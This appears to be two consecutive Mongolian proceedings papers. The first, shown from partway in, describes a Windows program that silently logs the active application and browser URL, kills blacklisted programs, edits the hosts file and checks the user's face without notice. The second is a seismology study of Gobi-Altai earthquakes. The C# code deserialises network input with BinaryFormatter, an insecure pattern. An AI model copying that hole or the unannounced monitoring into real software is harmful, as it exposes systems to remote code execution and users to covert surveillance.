Үйлдлийн систем эхлэх болгонд хэрэглэгч гар аргаар хянах үйлдлийг эхлүүлэхгүй байх мөн мэдэгдэлгүй хянах боломж нь виндовс сервис ашиглах юм. Гэвч виндовс үйлдлийн системийн хувьд Виста хувилбараас хойш сервисүүд нь хэрэглэгчтэй харьцах хэсэгтэй бүх төрлийн үйлдлүүдийг хориглодог болсноороо хүндрэлтэй болсон. Үүнийг тооцон төлөвлөсөн үр дүндээ хүрэхийн тулд виндовс консоль программ ашиглахаас өөр аргагүйд хүрсэн. Консоль программ нь үйлдлийн систем асахад автоматаар ажиллаж эхлэх ба ямар нэгэн хэрэглэгчтэй харьцах, харагдах хэсэггүй юм. Консоль программ нь үндсэн 3 хэсгээс тогтоно.

- Хэрэглэгчийн тухайн агшинд ашиглаж буй программыг тэмдэглэх
- Програмаас ирэх мессежийг чагнах
- Хэрэглэгчдэд мэдэгдэлгүй царайг тогтмол шалгах

Компьютер асахаас авхуулаад унтрах хүртэл хийгдэж буй асар олон процессын дундаас хэрэглэгчийн тухайн агшинд хийж буй программ болон сайтыг тэмдэглэхэд:

Үйлдлийн системийн User32.dll –н GetForegroundWindow() функцийг ашигласан бөгөөд энэ функц нь тухайн агшинд ашиглаж буй процессын заагчийг явуулдаг.

Компьютерт явагдаж буй үйлдлүүд дундаас заагчаар нь хайн тухайн процессын нэрийг тэмдэглэж авах.

Хэрэв тухайн агшинд Вэб браузер ажиллаж байх юм бол браузерийнх нь тухайн агшинд ажиллаж буй таб-н URL –г тэмдэглэн авсан. Одоогийн байдлаар хамгийн түгээмэл ашиглагдаж буй Firefox болон Chrome 2-н API-д хандаж байгаа.

Хянах кодчлол

```
IntPtr activeID = GetForegroundWindow();
uint activePD;
GetWindowThreadProcessId(activeID, out activePD);
string k = Process.GetProcessById((int)activePD).ProcessName;
if (k == "firefox")
```

```

{
if (!dde.IsConnected)
    dde.Connect();
string bUrl = dde.Request("URL", int.MaxValue);
Debug.WriteLine(bUrl);
string[] userUri = bUrl.Split(newstring[] { "//www.", "/" },
StringSplitOptions.RemoveEmptyEntries);
if (userUri.Length > 1)
    k = userUri[1];
}
if (k == "chrome")
{
Process chrome = Process.GetProcessById((int)activePD);
if (chrome.MainWindowHandle != IntPtr.Zero)
{
AutomationElement elm =
AutomationElement.FromHandle(chrome.MainWindowHandle);
try
{
AutomationElement edit = elm.FindFirst(TreeScope.Children,
newPropertyCondition(AutomationElement.ControlTypeProperty, ControlType.Edit));
if (edit == null){
AutomationElementCollection edits5 = elm.FindAll(TreeScope.Subtree,
newPropertyCondition(AutomationElement.ControlTypeProperty, ControlType.Edit));
edit = edits5[0];
}
}
}
}

```

### Хориглосон программ эсвэл сайтыг блоклох

Тэмдэглэх процесс байнга хийгдэж буй тул программаас сервисрүү явуулсан листүүдтэй тухайн агшинд ажиллаж буй процесс таарах юм бол тухайн процессыг устгах замаар хэрэгжүүлсэн.

Сайтын хувьд 3-н төрлийн аргаас сонгон сайтыг блок хийж болох байсан. Үүнд:

1. Үйлдлийн системийн host файлд блоклох сайтуудыг бичих.
2. Компьютероос гарж буй пакетуудыг шалгах хориглосон сайтуудтай пакетыг илгээхгүй байх
3. Firewall ашиглах

Энэ 3 замаас host файлд сайтуудыг бичих аргыг сонгосон. Учир нь 2-дох арга гарж буй бүх пакетыг байнга шалгах нь тэмдэглэх процессыг удаашруулж байсан ба 3-дах арга нь браузерийн бүх гарах пакетуудыг хориглож байсан болно.

### Блоктой сайт болон программ солигдсоныг мэдэгдэх

Хэрэглэгч блок листээ солих мөн өөр өөр хэрэглэгчдийн блок листийг хэрхэн сервисд мэдэгдэх вэ гэсэн асуудал гарсан ба үүнийг socket ашиглан шийдсэн. Сервис ажиллаж байх хугацаандаа socket-р программаас ирэх мессежийг байнга чагнаж байгаа ба хэрэв мессеж ирвэл хянах процессод мэдэгдэх юм.

```
NetworkStream stream = client.GetStream();  
  
var bin = new BinaryFormatter();  
var list = (List<string>)bin.Deserialize(stream);  
  
Send(list);
```

Энэ кодын алхамд хэрэв мессеж ирвэл хянах процессын send гэсэн функцийг дуудан ажиллуулж байна.

```
for (int i=1; i < message.Count; i++)  
{  
    if (header == "webblock")  
    {  
        if(message[i]!=null)  
            webBlacklist.Add(message[i]);  
    }  
    elseif(header == "programblock")  
    if (message[i] != null)  
        blacklist.Add(message[i]);  
}
```

**Дүгнэлт**

Судалгааны ажлын хүрээнд царайгаар хэрэглэгчийг хянах программын эхний хувилбарыг гаргалаа. Цаашид эхний хувилбараа туршин сайжруулж, хэрэглэгчийн шаардлагад дурдсан зүйлсийг дуусгаж бүрэн программ гаргахаар төлөвлөсөн болно.

Уг төслийн хүрээнд цаашид сайжруулан хөгжүүлэхэд хялбар, үр дүнтэй, ашиг тустай байх талаас нь харан хөгжүүлсэн. Царай танилтыг энэ программд оруулж өгснөөр хүсээгүй хэрэглэгчээс сэргийлэх, компьютерийг ашиглаж буй төрлийн хэрэглэгчийн хэрэглээний талаар мэдээллийг авах зэрэг олон талын давуу талууд үүсч байгаа ба цаашид хэрэглэгчдийн талаар судлан дүгнэлт хийх чадвартай үүсмэл оюун бүхий нарийн бичиг болгох талаас нь хөгжүүлэхээр төлөвлөж байна.

Энэхүү программыг хөгжүүлэх явцад хэрэглэгчийн зүгээс өөрийгөө тавинfacebook, youtube, мэдээллийн сайтууд зэрэг өөрийн байнгын ашигладаг сайтуудыг хориглон хянах үйл явцыг хамгийн удаандаа 15цаг ажиллуулсан. Энэ явцад би тодорхой давтамжийн дагуу өөрийн мэдэлгүй дадал болсон заншлаар эдгээр сайтууд руу дахин, дахин хандаж байв. Өөрийн хэрэглээг хязгаарлаж өгснөөр хөдөлмөрийн бүтээмж болон анхаарал төвлөрөлт өмнөх үеэс илүү байгаа нь ажиглагдаж байв.

Хэрэглэгчид бид компьютерийн ард удаан хугацаагаар суун цагийг үр бүтээл багатай өнгөрөөх үүнээс үүдэн биед үүсэх муу нөлөө зэрэг амьдралын буруу хэвшлүүдийг мэддэг боловч өөрсдийн мэдэлгүй хийдэг нь үүнээс ажиглагдаж байгаа юм. Энэхүү программыг хэрэглэснээр эдгээр асуудлаа шийдэхэд тань бага ч болов тусалж чадна гэж бодож байна.

***Ном зүй***

1. <https://www.livehoster.com/domain-web-hosting-support/article/mn/6233-2.html>
2. <http://iseke.blogspot.com/2010/04/net.html>
3. <http://bolderdene.dindon.mn/post=c2bf3302-d443-11de-bd8e-0022190079ea>
4. <https://msdn.microsoft.com/en-us/library/mt149842%28v=vs.110%29.aspx>
5. Enhanced Face Recognition based on PCA and SVM, K.Venkata Narayana, <http://research.ijcaonline.org/volume117/number2/pxc3902871.pdf>
6. <http://www.cl.cam.ac.uk/research/dtg/attarchive/facedatabase.html>

7. [http://www.emgu.com/wiki/index.php/SVM\\_%28Support\\_Vector\\_Machine%29\\_in\\_C Sharp](http://www.emgu.com/wiki/index.php/SVM_%28Support_Vector_Machine%29_in_C_Sharp)
8. [http://sebastianraschka.com/Articles/2014\\_pca\\_step\\_by\\_step.html](http://sebastianraschka.com/Articles/2014_pca_step_by_step.html)
9. Ажлын төсөл бичих аргачлал ,Доктор, Проф. Ж.Пүрэв, Улаанбаатар 2004 он
10. Pattern Recognition, Dr. Sergios Theodoridis, 2008 он
11. Programming Windows, 6th Edition, Charles Petzold, 2013 он
12. Programming Windows CE .NET 3rd Edition, Douglas Boling

## ГОВЬ-АЛТАЙ АЙМГИЙН БҮС НУТГИЙН ГАЗАР ХӨДЛӨЛТИЙН ГОРИМЫН СУДАЛГАА

**Б.Дулмаа, Д.Буяндэлгэр, Б.Батболд, А.Мөнхсайхан\***

*(ШУА, Одон орон, геофизикийн хүрээлэнгийн Газар хөдлөл судлалын салбар)*

**Хураангуй:** Энэхүү судалгааны ажлаар Говь-Алтай аймгийн бүс нутагт 1964-2020 оны хооронд болсон газар хөдлөлтийн хувьд анализ хийж судалгааны бүс нутгийн газар хөдлөлтийн горимын үндсэн параметрууд болох газар хөдлөлийн идэвх болон хүчтэй газар хөдлөлтийн давтагдлыг Гутенберг-Рихтерийн хуулиар тооцоолон гаргасан. Говь-Алтай аймгийн бүс нутгийн хэмжээнд газар хөдлөлтийн давтагдалтын дундаж утга 0.77 байгаа нь энэхүү бүс нутагт хүчтэй газар хөдлөлт тохиолдох магадлал бага боловч идэвхжилт их буюу 5.3 байна. Энэ нь тус бүс нутагт хүчтэй газар хөдлөлтийн давтамжаас хамааралтайгаар өндөр идэвхжилтэй болохыг харуулж байна.

**Түлхүүр үг:** *Тахийн Шар, Тонхил, Газар хөдлөлтийн идэвхжил*

### **Удиртгал**

Монгол орны нутаг дэвсгэрт ХХ зуунд л гэхэд Дэлхийд нэн хүчтэйд тооцогдох магнитуд нь 8 хүрсэн сүйрэлт хүчтэй газар хөдлөлт 4 удаа тохиосон байдаг. Монгол орны баруун хэсэгт орших Говь-Алтай аймгийн нутаг дэвсгэрт хүчтэй газар хөдлөлтүүд нэлээдгүй болж байсан бөгөөд эдгээр хүчтэй газар хөдлөлтүүдийн голомтын бүс нутгуудаар дунд хүчтэй газар хөдлөлтүүд болсоор байна. Тухайлбал: 1957 оны 12 дугаар сарын 4-нд Гурван Богдод болсон магнитуд нь М8.1-тэй газар хөдлөлтийн ул мөрийн дагуу буюу Гичгэний нуруунд 2006 оны 6 дугаар сарын 15-нд магнитуд нь М6.1-тэй газар хөдлөлт болсон. Мөн 1974 оны 7 дугаар сарын 4-ны өдөр магнитуд нь М7-той газар хөдлөлт Тахийн Шарын нуруунд болсон бөгөөд тус хүчтэй газар хөдлөлтийн голомтын бүс нутаг болон Биж хагарлын бүс нутагт 2018, 2019 онуудад олон тооны сул газар хөдлөлтүүд болж улмаар 2020 оны 3 дугаар сарын 20-нд Говь-Алтай аймгийн Тонхил сумын нутагт магнитуд нь М6-тай газар хөдлөлт болж олон тооны давталт газар хөдлөлтүүдийг дагуулсан. Үүнээс үзэхэд Говь-Алтай аймгийн нутаг дэвсгэр нь газар хөдлөлтийн идэвхтэй бүс нутагт хамрагддаг болох нь харагдаж байна.

Монгол орны нутаг дэвсгэрт 1964-2008 онуудад бүртгэгдсэн газар хөдлөлтийн мэдээллийг ашиглан судлаач М.Адъяа нарын хийж гүйцэтгэсэн “Сейсмический режим территории монголии” ажлаар Үүрэг нуур, Бүсийн гол, Могод, Алтайн хязгаар, Говь-Алтай зэрэг бүс нутгуудад газар хөдлөлтийн төвийн бөөгнөрөл ихтэй бөгөөд 1994 оноос хойш магнитуд нь М2-той газар хөдлөлтийн тоо эрс өссөн байна гэж үзсэн байна.

1964-2020 онуудад Говь-Алтай аймгийн бүс нутагт болсон нийт газар хөдлөлтийн 70 гаруй хувь нь сүүлийн 10 жилд болсон, мөн сүүлийн 10 гаруй жилийн хугацаанд тус бүс нутгийн горимын судалгааны ажил хийгдээгүй байна. Тиймээс Говь-Алтай аймгийн бүс нутгийн газар хөдлөлтийн давтагдалт болон идэвхжилт хэр явж байгааг тодорхойлох зорилгоор энэхүү судалгааны ажлыг хийлээ. Бүс нутгийн горимын судалгааг хийснээр тухайн бүс нутгийн газар хөдлөлтийн төлөв байдал буюу хүчтэй газар хөдлөлийн давтагдал болон идэвхийг тооцоолон идэвхийн зургийг зохиох, мөн газар хөдлөлтийн ерөнхий мужлалын болон хот суурин газрын бичил мужлалын судалгааны ажлын нэг үндсэн параметр болдог ач холбогдолтой.

### **Онол арга зүй**

Тухайн бүс нутгийн газар хөдлөлтийн идэвхжилт болон давтагдлын хугацааг түүний хүч ба газар хөдлөлтийн тоонд дүн шинжилгээ хийх замаар тогтоох боломжтой бөгөөд үүнийг горимын судалгаа гэнэ. Тухайн бүс нутгийн горимыг судалснаар газар хөдлөлтийн идэвхийн карт болон давтагдлын графикийг ашиглан янз бүрийн хүч бүхий газар хөдлөлтүүдийн давтагдах дундаж үе болон давтагдалд үнэлгээ өгөх боломжтой байдаг. Газар хөдлөлтийн горимын судалгаа нь шинжлэх ухааны олон асуудлыг өөртөө багтаадаг бөгөөд үүний дотроос газар хөдлөхүй, голомтод болж буй процессыг судлах явдал онцгой байр суурь эзэлдэг. Давтагдлын хамаарал нь тухайн сейсмик долгионы далайцын динамик ангиллаар (М) тодорхойлогдсон газар хөдлөлтийн тооны логарифм утгын шулуун хамаарал юм. Давтагдлын графикийн налалтын өнцөг  $b$  утга нь сул ба хүчтэй хөдлөлтүүдийн хоорондын харьцааг тодорхойлох буюу тухайн бүс нутгийн хүчдэл хуримтлагдах нөхцөлийг тодорхойлдог бөгөөд сейсмик тектоник хөдөлгөөний төрлөөс хамаарна.

Давтагдлын графикийн а утга нь газар хөдлөлтийн идэвхжилтийн зэргийг харуулна. Дээрх илэрхийллийг томъёолбол:


$$\text{Log}(N)=a-bM \quad \text{Энд: } N - \text{газар хөдлөлтийн тоо, } M - \text{магнитуд.}$$

Хүчтэй газар хөдлөлтийн давтагдлыг илэрхийлдэг  $b$  утга нь 1-тэй тэнцүү буюу ойролцоо байдаг. Харин тус утга багасах нь тухайн бүс нутаг дахь идэвхтэй хагарлын дагуу хүчдэл хуримтлагдах үзэгдэл нь хүчтэй явагдаж буйг илэрхийлэх буюу өөрөөр хэлбэл хүчтэй газар хөдлөл болох магадлал өндөр байгааг илэрхийлнэ. Тиймээс газар хөдлөлтийн идэвхжил бүхий бүс нутагт  $a$  болон  $b$  утгуудыг байнга хянаж байх нь хүчтэй газар хөдлөлтийг урьдчилан таамаглах нэг нөхцөл болдог байна. Гэхдээ газар хөдлөлт болж буй орчин, тектоник нөхцөл болон газар хөдлөлтийн төрлөөс хамаарч харилцан адилгүй байна. Тухайлбал: Тектоник хавтангийн хил зааг болон харилцан үйлчлэлийн бүс нутаг, галт уулын идэвхжилттэй бүс нутгуудын хувьд  $b$  утга нь нэгээс их буюу ойролцоогоор  $\sim 2$  байдаг.

### **Судалгааны ажлын үр**

Аливаа судалгаанд ашиглах мэдээллийн санг зөв бүрдүүлж өгөх нь уг судалгааны ажлын үр дүнг үнэн зөв гаргахад чухал ач холбогдолтой байдаг. Газар хөдлөлтийн идэвхжилт болон давтагдлын хугацааг түүний хүч ба газар хөдлөлтийн тоонд дүн шинжилгээ хийх замаар тогтоодог. ШУА-ийн Одон орон геофизикийн хүрээлэнгийн Газар хөдлөл судлалын Үндэсний Мэдээллийн Төвийн (ҮМТ) газар хөдлөлтийн мэдээллийн сангаас 1964-2020 оны хооронд Говь-Алтай аймгийн нутаг дэвсгэрт (өргөргийн 41.7-48.88, уртрагийн 92.1-99.5) болсон газар хөдлөлтийн мэдээллийг авч “Говь-Алтай аймгийн бүс нутгийн газар хөдлөлтийн горимын судалгаа”-ны ажлын мэдээллийн санг бүрдүүлэн ажилласан.


Энэхүү судалгаанд 1964-2020 онд болсон бөгөөд 3 болон түүнээс дээш станцад бүртгэгдсэн 18716 газар хөдлөлтийн мэдээллийг ашигласан бөгөөд газар хөдлөлтийн төвийн тархалтыг Зураг 1-т харуулав. Энд 1974 оны Тахийн Шарын газар хөдлөлтийн байршлыг дөрвөлжингөөр, 2006 оны Гичгэн болон 2020 оны Тонхилын газар хөдлөлтүүдийн байршлыг таван хошуугаар тус тус тэмдэглэв.



Зураг 1. Говь-Алтай аймгийн нутаг дэвсгэр болон түүнтэй хил залгаа бүс нутгийн газар хөдлөлтийн төвийн тархалтын зураг.

Үүнээс магнитуд нь 1 болон түүнээс бага хүчтэй газар хөдлөлт 12609, магнитуд нь M2-той газар хөдлөлт 5152 удаа, магнитуд нь M3-тай газар хөдлөлт 793 удаа, магнитуд нь M4-тэй газар хөдлөлт 137 удаа, магнитуд нь M5-тай газар хөдлөлт 22 удаа, магнитуд нь M6-тай газар хөдлөлт 2 удаа, магнитуд нь M7-той газар хөдлөлт 1 удаа тус тус болсон байна.

Бидний судалгааны бүс нутагт болсон газар хөдлөлтийн магнитуд болон хугацааны хамаарлаас (Зураг 2) харахад 1964 оноос 2008 оныг дуустал магнитуд нь M2 болон түүнээс дээш хүчтэй газар хөдлөлтийг, 2008 оны сүүлийн хагасаас эхлэн магнитуд нь M1 болон түүнээс дээш хүчтэй газар хөдлөлтийг, 2014 оны сүүлчээс магнитуд нь M1 болон түүнээс бага хүчтэй газар хөдлөлтүүд олноор бүртгэгдсэн байна.




Зураг 2. Говь-Алтай аймгийн нутаг дэвсгэр болон түүнтэй хил залгаа бүс нутагт болсон газар хөдлөлтийн магнитуд болон хугацааны хамаарал.

Тухайн бүс нутагт сул газар хөдлөлтүүд олноор бүртгэгдэх үндсэн 2 шалтгаан байдаг. Нэгдүгээрт тухайн бүс нутагт хүчтэй газар хөдлөлт болсны дараа олон тооны давталт газар хөдлөлт болсон үед. Хоёрдугаарт тухайн бүс нутаг дахь газар хөдлөлт бүртгэх станцад өөрчлөлт оруулсан үед. Говь-Алтайн бүс нутгийн хувьд 2008 болон 2014 онуудад хүчтэй газар хөдлөлтүүд болоогүй харин Баруун бүс нутаг дахь газар хөдлөлтийг бүртгэх станцын сүлжээнд өөрчлөлт оруулсантай холбоотой юм. 2008 оны 9-10 саруудад Ховд аймгийн нутаг дэвсгэр дахь газар хөдлөлт бүртгэх станцуудыг газрын гадаргаас доош 3 метрийн нүхэн байранд шилжүүлэн суурилуулсан нь 2008 оны сүүлч 2009 оноос тус бүс нутагт болж буй сул газар хөдлөлтүүдийг бүртгэх боломжийг бүрдүүлсэн. Мөн 2014 оны 6 сард Баянхонгор аймгийн Богд сумын нутагт газар хөдлөлтийг бүртгэх станцыг шинээр байгуулсан болон 2014 оны 10 сард Алтай хот дахь газар хөдлөлт бүртгэх станцын аймгийн төвөөс 10 гаруй километрийн алсад газрын гадаргаас доош 3 метрийн нүхэн байранд шилжүүлэн суурилуулсантай холбоотойгоор 2015 оноос олон тооны сул газар хөдлөлтүүдийг бүртгэх нөхцөлийг бий болгосон байна.

Горимын судалгааг хийхэд гол анхаарах зүйлийн нэг нь  $M_c$  буюу “магнитудын гүйцээлт” байдаг. “Магнитудын гүйцээлт” нь тухайн ашиглагдаж буй мэдээллийн сангийн хугацааны туршид нэгэн жигд бөгөөд  $M_c$  магнитудаас дээш хүчтэй газар хөдлөлтүүд бүхий л хугацааны туршид 100% бүртгэгдсэн байна гэж үздэг. Тиймээс энэхүү горимын судалгааны мэдээллийн сан дахь газар хөдлөлтийн мэдээлэл дээр үндэслэн  $M_c$  магнитудын  $M_2$  гэж авах боломжтой юм.

Говь-Алтай аймгийн нутаг дэвсгэр болон түүнтэй хил залгаа бүс нутагт болсон газар хөдлөлтийн тоо болон хугацааны хамаарлын графикаас (Зураг 4) харахад 1974

онд газар хөдлөлтийн огцом өсөлт буюу өмнөх жилд болсон газар хөдлөлтөөс даруй 10 дахин олон тооны газар хөдлөлт болсон байна. 1974 оны 7 дугаар сарын 4-ний өдөр Говь-Алтай аймгийн Бугат сумын нутагт магнитуд нь 7-той (голомтондоо IX баллын хүчтэй) газар хөдлөлт болсон нь Монгол орны нутаг дэвсгэрт XX зуунд болсон хүчтэй газар хөдлөлтүүдийн нэг юм. Тахийн шарын энэхүү газар хөдлөлтийн улмаас газрын гадаргууд 17 км орчим цууралт үүсэж, Эрдэнэчулуут болон Шар нохойтын ууланд ихээхэн хэмжээний чулууны нуралт, гулсалтууд үүссэн байдаг. Түүнчлэн Бугат, Төгрөг, Алтай, Цээл, Үенч ба Булган сумдын нутагт VI - VII баллын чичирхийлэл үүсэж сумын төвийн зарим модон байшинд цууралт үүсэх, цонхны шил хагарах, ханан зуухны яндан нурж унасан зэрэг нь тэмдэглэгдэн үлджээ.




Зураг 3. Говь-Алтай аймгийн нутаг дэвсгэр болон түүнтэй хил залгаа бүс нутагт болсон газар хөдлөлтийн тоо болон хугацааны хамаарлын график.

1964-2005 онуудад болсон газар хөдлөлтийн тоог зүүн гар талын зурагт, 2006-2020 онуудад болсон газар хөдлөлтийн тоог зүүн гар талын зурагт тус тус харуулав. 2018 – 2019 онуудад Монгол Алтайн нурууны зүүн урд үзүүрт буюу баруун Алтай,

Говь-Алтайн нурууны уулзварын бүс нутаг болон Биж хагарлын бүс нутагт болсон газар хөдлөлтийн тоо огцом нэмэгдсэн төдийгүй 2020 оны 3 дугаар сарын 20ныөдөр Говь-Алтай аймгийн Тонхил сумын нутагт магнитуд нь М6-тай хүчтэй газар хөдлөлт болсон. Тус газар хөдлөлт нь голомтдоо VI-VII баллын хүчтэй чичирхийлэл үүсгэсэн ба баруун аймгуудын ихэнх нутаг дэвсгэрт, тухайлбал Говь-Алтай аймгийн төв болон ихэнх сумд, Ховд, Завхан, Баян-Өлгий аймгийн төв болон зарим сумын ард иргэдэд мэдрэгдсэн байна. Уг хүчтэй газар хөдлөлтөөр өдөөгдсөн газрын гүн дэх эвдрэлийн процесс эрчимтэй явагдаж улмаар тухайн бүс нутагт олон тооны давталт газар хөдлөлтүүд тус бүс нутагт болсон нь эдгээр онуудад бүртгэгдсэн газар хөдлөлтийн тооны өсөлтөд шууд нөлөөлсөн.

Судалгааны талбайн нутаг дэвсгэрт 1964-2020 оны хооронд болсон 18716 газар хөдлөлтийн мэдээлэл дээр тооцоолол хийсэн. Энэхүү судалгааны ажлын хүрээнд Говь-Алтай аймгийн бүс нутагийн газар хөдлөлтийн магнитуд давтамжийн утгыг тооцоолон гаргасан ба газар хөдлөлтийн давтагдалт  $b=0.77$  байгаа нь энэхүү бүс нутагт хүчтэй газар хөдлөлт тохиолдох магадлал бага боловч идэвхжилт их буюу  $a=5.32$  байна (Зураг 4).



Зураг 4. Говь-Алтай орчмын бүс нутгийн газар хөдлөлтийн давтамжийн муруй.

## Дүгнэлт

Говь-Алтай орчмын бүс нутгийн газар хөдлөлтийн магнитуд давтамжийн утгыг тус бүс нутагт 1964-2020 онуудад болсон 18716 газар хөдлөлийн мэдээллийг ашиглан олон улсад өргөн хэрэглэгддэг zmap программыг ашиглан тодорхойлсон. Тус бүс

нутгийн газар хөдлөлтийн давтагдалт  $b=0.77$  байгаа нь энэхүү бүс нутагт хүчтэй газар хөдлөлт тохиолдох магадлал бага боловч идэвхжилт их буюу  $a=5.3$  байна. Энэ нь тус бүс нутагт хүчтэй газар хөдлөлтийн давтамжаас хамааралтайгаар өндөр идэвхжилтэй болохыг харуулж байна.

### *Ном зүй*

1. М.Адьяа, Д.Анхцэцэг, Д.Мөнгөнсүрэн, М.Өлзийбат (2010). Сейсмический режим территории монголии. Современная геодинамика и опасные природные процессы в центральной Азии 2006-2015.
2. М.Адьяа, И.Балжинням, Г.Баяр, Т.Дугармаа, Д.Мөнхөө, Л.Сэлэнгэ, Б.Цэмбэл (1974). 1973 онд Монголд болсон газар хөдлөл. Шинжлэх Ухааны Академи, Физик Техникийн Хүрээлэнгийн Бүтээл–13, 221-229.
3. М.Адьяа, И.Балжинням, Л.Сэлэнгэ (1985). Землетрясения в монголии в 1983 году. Шинжлэх Ухааны Академи, Физик Техникийн Хүрээлэнгийн Бүтээл – 25, 100-107.
4. И.Балжинням, М.Адьяа, Л.Сэлэнгэ (1986). Землетрясения монголии. Шинжлэх Ухааны Академи, Физик Техникийн Хүрээлэнгийн Бүтээл – 25, 152-161.
5. Д.Мөнхөө “Монголын хүчтэй газар хөдлөлтийн изосейст, магнитудаар голомтын хэмжээнд өгсөн үнэлгээ” (1986). ШУА ФТХБүтээл №25
6. Д.Мөнхөө, Т.Дугармаа “Монгол орны газар хөдлөлийн горим” (1972). ШУА ФМХБүтээл № 10,11
7. Монгол орны нутаг дэвсгэрийн газар хөдлөлтийн ерөнхий мужлалын зураг боловсруулах нь” судалгааны ажлын тайлан.
8. Angelo De Santis, Gianfranco Cianchini, Paolo Favali, Laura Beranzoli, and Enzo Boschi (2011). The Gutenberg–Richter Law and Entropy of Earthquakes: Two Case Studies in Central Italy. BSSA, vol-101, 1386-1395.
9. Baljinyam I., Bayasgalan A., Borisov B.A., Cisternas A., Dem'yanovich B.A., Ganbaatar L., Kochetkov V.M., Kurushin R.A., Molnar P., Philip P., and Vashchilov Y.Y., (1993). Ruptures of Major Earthquakes and Active Deformation in Mongolia and its Surroundings. The Geological Society of America, 181, 64.
10. Choi J-H., Jin K., Enkhbayar D., Davaasambuu B., Bayasgalan A., and Kim Y-S., 2012. Rupture propagation inferred from damage patterns, slip distribution, and segmentation

- of the 1957 Mw 8.1 Gobi-Altai earthquake rupture along the Bogd fault, Mongolia. *Journal of Geophysical Research*, 117, B12401
11. Chung-Han Chan, Hih-Min Wu, Эai-Lin Tseng, Ting-Li Lin, Chien-Chih Chen (2012). Spatial and temporal evolution of b-values before large earthquakes in Taiwan. *Tectonophysics*, 532-535, 215-222
  12. Florensov N.A., Solonenko V.P., 1963. The Gobi-Altai earthquake. *Akademie Nauk, Moscow*, 424. (English translation, U.S Department, Washington D.C, 1965)
  13. Gutenberg B., and Richter C.F (1944). Frequency Earthquakes in California. *Bulletin of the Seismological Society of America*, 34, 1985-1988.
  14. Khilko S.D., Kurushin R.A., Kochetkov V.M., Misharina L.A., Melnikova V.I., Gilyova N.A., Lastochkin S.V., Baljinnyam I., and Monhoo D., 1985. Earthquakes and the base of the seismic zoning of Mongolia. Vol. 41 of *The joint Soviet-Mongolian scientific - Reasearch Geological Expedition*. 225 pages
